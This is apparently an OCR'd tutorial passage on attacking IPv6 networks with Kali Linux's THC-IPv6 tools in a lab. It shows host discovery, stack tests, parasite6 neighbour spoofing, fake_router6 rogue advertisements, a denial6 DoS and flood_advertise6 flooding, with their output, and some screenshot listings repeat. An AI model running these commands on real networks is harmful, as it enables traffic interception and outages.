
```
root@kali:~# detect-new-ip6 eth0
Started ICMP6 DAD detection (Press Control-C to end) ...

Detected new ip6 address: fe80::c802:19ff:fe74:0
Detected new ip6 address: 2001:dad:dad:dad::2
```

Also we can know what ipv6 machines are on and what ipv6 address assigned to it by :




```
root@kali:~# alive6 eth0
Alive: 2001:dad:dad:dad::3 [ICMP echo-reply]
Alive: 2001:dad:dad:dad::2 [ICMP echo-reply]
Alive: 2001:dad:dad:dad::1 [ICMP echo-reply]

Scanned 1 address and found 3 systems alive
root@kali:~#
```


Also we can performs various implementation checks on ipv6 using implementation6 command
To know more about the network and what protocols and techs are being used




```
Scanned 1 address and found 3 systems alive
root@kali:~# implementation6 eth0 2001:dad:dad:dad::1
Performing implementation checks on 2001:dad:dad:dad::1 via eth0:
Test  0: normal ping6                          PASSED - we got a reply
Test  1: hop-by-hop ignore option              PASSED - we got a reply
Test  2: hop-by-hop ignore option 2kb size     PASSED - we got a reply
Test  3: 2 hop-by-hop headers                  FAILED - error reply
Test  4: 128 hop-by-hop headers                FAILED - error reply
Test  5: destination ignore option             PASSED - we got a reply
Test  6: destination ignore option 2kb size    PASSED - we got a reply
Test  7: 2 destination headers                 PASSED - we got a reply
Test  8: 128 destination headers               PASSED - we got a reply
Test  9: 2000 destination headers              PASSED - we got a reply
Test 10: 8172 destination headers              FAILED - no reply
Test 11: correct fragmentation                 PASSED - we got a reply
Test 12: one-shot fragmentation                PASSED - we got a reply
Test 13: overlap-first-zero fragmentation      FAILED - no reply
Test 14: overlap-last-zero fragmentation       FAILED - no reply
Test 15: overlap-first-dst fragmentation       FAILED - no reply
Test 16: overlap-last-dst fragmentation        FAILED - no reply
Test 17: source-routing (done)                 PASSED - we got a reply
Test 18: source-routing (todo)                 FAILED - error reply
```


File Edit View Search Terminal Help
KALI LINUX
The quieter you become, the more you are able to hear.

```
est 22: fragmentation source-route (todo)      FAILED - error reply
est 23: hop-by-hop fragmentation source-route  PASSED - we got a reply
est 24: destination fragmentation source-route PASSED - we got a reply
est 25: fragmentation hop-by-hop source-route  PASSED - we got a reply
est 26: fragmentation destination source-route PASSED - we got a reply
est 27: node information                       FAILED - no reply
est 28: inverse neighbor solicitation          FAILED - no reply
est 29: mobile prefix solicitation             FAILED - error reply
est 30: certificate solicitation               FAILED - no reply
est 31: ping6 with a zero AH extension header  FAILED - no reply
est 32: ping6 with a zero ESP extension header FAILED - no reply
est 33: ping from multicast (local!)           FAILED - no reply
est 34: frag+source-route to link local        FAILED - error reply
est 35: frag+source-route to multicast         FAILED - error reply
est 36: frag+srcroute from link local (local!) PASSED - we got a reply
est 37: frag+srcroute from multicast (local!)  FAILED - no reply
est 38: direct neighbor solicitation           PASSED - we got a reply
est 39: direct neighbor solicitation ttl<255   FAILED - no reply
est 40: filled ignore hop-by-hop option        PASSED - we got a reply
est 41: filled padding hop-by-hop option       PASSED - we got a reply
est 42: filled ignore destination option       PASSED - we got a reply
est 43: filled padding destination option      PASSED - we got a reply
est 44: jumbo option size < 64k                FAILED - error reply
```



root@kali: ~
File Edit View Search Terminal Help
KALI LINUX
The quieter you become, the more you are able to hear.

```
Test 18: source-routing (todo)                  FAILED - error reply
Test 19: unauth mobile source-route             FAILED - error reply
Test 20: mobile+source-routing (done)           FAILED - error reply
Test 21: fragmentation source-route (done)      PASSED - we got a reply
Test 22: fragmentation source-route (todo)      FAILED - error reply
Test 23: hop-by-hop fragmentation source-route  PASSED - we got a reply
Test 24: destination fragmentation source-route PASSED - we got a reply
Test 25: fragmentation hop-by-hop source-route  PASSED - we got a reply
Test 26: fragmentation destination source-route PASSED - we got a reply
Test 27: node information                       FAILED - no reply
Test 28: inverse neighbor solicitation          FAILED - no reply
Test 29: mobile prefix solicitation             FAILED - error reply
Test 30: certificate solicitation               FAILED - no reply
Test 31: ping6 with a zero AH extension header  FAILED - no reply
Test 32: ping6 with a zero ESP extension header FAILED - no reply
Test 33: ping from multicast (local!)           FAILED - no reply
Test 34: frag+source-route to link local        FAILED - error reply
Test 35: frag+source-route to multicast         FAILED - error reply
Test 36: frag+srcroute from link local (local!) PASSED - we got a reply
Test 37: frag+srcroute from multicast (local!)  FAILED - no reply
Test 38: direct neighbor solicitation           PASSED - we got a reply
Test 39: direct neighbor solicitation ttl<255   FAILED - no reply
Test 40: filled ignore hop-by-hop option        PASSED - we got a reply
Test 41: filled padding hop-by-hop option       PASSED - we got a reply
```



```
Test 32: ping6 with a zero ESP extension header FAILED - no reply
Test 33: ping from multicast (local!)          FAILED - no reply
Test 34: frag+source-route to link local       FAILED - error reply
Test 35: frag+source-route to multicast        FAILED - error reply
Test 36: frag+srcroute from link local (local!) PASSED - we got a reply
Test 37: frag+srcroute from multicast (local!)  FAILED - no reply
Test 38: direct neighbor solicitation           PASSED - we got a reply
Test 39: direct neighbor solicitation ttl<255   FAILED - no reply
Test 40: filled ignore hop-by-hop option        PASSED - we got a reply
Test 41: filled padding hop-by-hop option       PASSED - we got a reply
Test 42: filled ignore destination option       PASSED - we got a reply
Test 43: filled padding destination option      PASSED - we got a reply
Test 44: jumbo option size < 64k                FAILED - error reply
Test 45: jumbo option size < 64k, length 0      FAILED - no reply
Test 46: error option in hop-by-hop             FAILED - error reply
Test 47: error option in dsthdr                 FAILED - error reply
Test 48: 0 length field                         FAILED - no reply
Test 49: too large length field                 FAILED - no reply
Test 50: too small length field                 FAILED - no reply
Test 51: ping6 with bad checksum                FAILED - no reply
Test 52: ping6 with zero checksum               FAILED - no reply
Test 53: fragment missing                       FAILED - no reply
Test 54: normal ping6 (still alive?)            PASSED - we got a reply
root@kali:~#
```

We can do ARP spoofing (ARP is NDP in ipv6)



```
root@kali:~# parasite6 -lR
parasite6 v2.1 (c) 2012 by van Hauser / THC <vh@thc.org> www.thc.org

Syntax: parasite6 [-lRFHD] interface [fake-mac]

This is an "ARP spoofer" for IPv6, redirecting all local traffic to your own
system (or nirvana if fake-mac does not exist) by answering falsely to
Neighbor Solitication requests
Option -l loops and resends the packets per target every 5 seconds.
Option -R will also try to inject the destination of the solicitation
NS security bypass: -F fragment, -H hop-by-hop and -D large destination header
root@kali:~# parasite6 -lR eth0
Remember to enable routing (ip_forwarding), you will denial service otherwise!
 =>  echo 1 > /proc/sys/net/ipv6/conf/all/forwarding
Started ICMP6 Neighbor Solitication Interceptor (Press Control-C to end) ...
Spoofed packet to fe80::c802:19ff:fe74:0 as fe80::c803:14ff:fee8:0
Spoofed packet to fe80::c803:14ff:fee8:0 as fe80::c802:19ff:fe74:0
Spoofed packet to fe80::c802:19ff:fe74:0 as fe80::c801:fff:fe28:0
Spoofed packet to fe80::c801:fff:fe28:0 as fe80::c802:19ff:fe74:0
Spoofed packet to 2001:dad:dad:dad:c802:19ff:fe74:0 as 2001:dad:dad:dad::1
Spoofed packet to 2001:dad:dad:dad::1 as 2001:dad:dad:dad:c802:19ff:fe74:0
^Croot@kali:~#
```

Also I can make my kali as fack router and start respond to RS with spoofed RA and assigned fake ipv6 address to machines by sending fake network prefix

Using command :

```
fake_router6 eth1 2001:BAD:BAD:BAD::1/64
```

```
R2#sh ipv6 int br
FastEthernet0/0          [up/up]
   FE80::C001:12FF:FE1C:0
   2001:BAD:BAD:BAD:C001:12FF:FE1C:0
```

We can even perform DoS attack against R1 for instance , using command:

```
denial6 eth1 2001:DAD:DAD:DAD::1 1
```

we can flood network with NA using command :

```
flood_advertise6 eth1
```

Countermeasure

For more about IPv6 FHS , what is NS/NA/RS/RA and how to countermeasure, kindly read my 23 pages guide about it :
https://learningnetwork.cisco.com/docs/DOC-24288

Other tools you should play with in kali

SNMP hacking tools:

snmpcheck
snmpwalk

Good Luck
Yasser Auda
CCIE R&S # 45694
CCSI # 34215
https://learningnetwork.cisco.com/people/yasser.r.a?view=documents
https://www.facebook.com/YasserRamzyAuda
https://www.youtube.com/user/yasserramzyauda